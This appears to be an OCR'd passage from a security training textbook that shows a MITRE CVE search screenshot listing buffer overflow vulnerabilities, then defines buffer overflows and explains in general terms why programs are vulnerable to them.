

Common Vulnerabilities and Exposures
CVE List
CNAs
About
WGs
News & Blog
Board
NVD
Go to for:
CVSS Scores
CPE Info
Advanced Search
Search CVE List
Download CVE
Data Feeds
Request CVE IDs
Update a CVE Entry
TOTAL CVE Entries: 119927
HOME > CVE > SEARCH RESULTS

Search Results

There are **10111** CVE entries that match your search.

Name	Description
CVE-2019-9956	In ImageMagick 7.0.8-35 Q16, there is a stack-based buffer overflow in the function PopHexPixel of coders/ps.c, which allows an attacker to cause a denial of service or code execution via a crafted image file.
CVE-2019-9928	GStreamer before 1.16.0 has a heap-based buffer overflow in the RTSP connection parser via a crafted response from a server, potentially allowing remote code execution.
CVE-2019-9895	In PuTTY versions before 0.71 on Unix, a remotely triggerable buffer overflow exists in any kind of server-to-client forwarding.
CVE-2019-9810	Incorrect alias information in IonMonkey JIT compiler for Array.prototype.slice method may lead to missing bounds check and a buffer overflow. This vulnerability affects Firefox < 66.0.1, Firefox ESR < 60.6.1, and Thunderbird < 60.6.1.
CVE-2019-9773	An issue was discovered in GNU LibreDWG 0.7 and 0.7.1645. There is a heap-based buffer

Figure 6.41: Screenshot of MITRE CVE



Buffer Overflow

- A buffer is an area of **adjacent memory** locations allocated to a program or application to handle its runtime data
- Buffer overflow or overrun is a **common vulnerability** in an applications or programs that accepts more data than the allocated buffer
- This vulnerability allows the application to exceed the buffer while writing data to the buffer and **overwrite neighboring memory** locations
- Attackers exploit buffer overflow vulnerability to **inject malicious code** into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

Why Are Programs and Applications Vulnerable to Buffer Overflows?


- Lack of boundary checking
- Using older versions of programming languages
- Using unsafe and vulnerable functions
- Lack of good programming practices
- Failing to set proper filtering and validation principles
- Executing code present in the stack segment
- Improper memory allocation
- Insufficient input sanitization

Buffer Overflow

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Furthermore, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, and so on.

Why Are Programs and Applications Vulnerable to Buffer Overflows?

